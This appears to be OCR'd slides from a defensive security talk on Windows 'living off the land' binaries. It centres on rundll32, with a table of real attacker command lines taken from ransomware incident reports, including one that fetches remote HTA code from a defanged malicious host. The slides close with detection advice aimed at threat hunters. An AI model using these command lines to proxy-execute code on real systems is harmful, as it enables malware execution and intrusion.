
# Rundll32

| Source | Command Line |
| --- | --- |
| https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/ | rundll32 hxxp://malicious @IP/VtgyT?Q0876J2GJ1=331040ce8af14667b3550a4c06f22999;ILAF5V97IL=;\\..\\..\\./mshtml,RunHTMLApplication |
| https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/ | rundll32.exe |
| https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/ | C:\Windows\system32\cmd.exe /C rundll32 C:\Windows\system32\SQL.dll, StartW |
| https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/ | rundll32 C:\PerfLogs\arti64.dll, rundll |
| https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/ | rundll32 C:\\PerfLogs\\socks64.dll, rundll |
| https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/ | "C:\\Windows\\System32\\rundll32.exe\" C:/Windows/Temp//rvhz1.dll DllRegisterServer |
| https://thedfirreport.com/2020/04/24/ursnif-via-lolbins/ | cmd.exe rundll32 n.dll, StartW |
| https://cyberpolygon.com/materials/threat-hunting-in-action/ | rundll32 C:\Users\vadmin\AppData\Local\Temp\sysprov32.dll,#0 |
| https://redcanary.com/blog/blue-mockingbird-cryptominer/ | rundll32.exe dialogex.dll,fackaaxv |


# Rundll32

**The following techniques from MITRE ATT&CK are associated with this tool:**

**T1218.011: Signed Binary Proxy Execution: Rundll32**



# Other LOLBINs



Nltest
Schtasks
Wmic
Net
Sc
Rundll32
Reg
Attrib
Whoami
Taskkill
ICacls
Vssadmin
Dllhost
Jsc
BCDEdit
Mshta


Is there any hope to detect this ?

# Detection Opportunities

- Always Baseline your environment
- Check command line arguments
- Get familiar with the MITRE ATT&CK Framework
- Knowledge of OS internals

# Resources

- LOLBAS Project (https://lolbas-project.github.io/)
- MITRE ATT&CK Framework (https://attack.mitre.org/)
- SIGMA (https://github.com/Neo23x0/sigma)
- Common Tools & Techniques Used By Threat Actors and Malware
  - Part I & II (https://bit.ly/301VGWg)


Thank You
Twitter: @nas_bench
Blog: nasbench.medium.com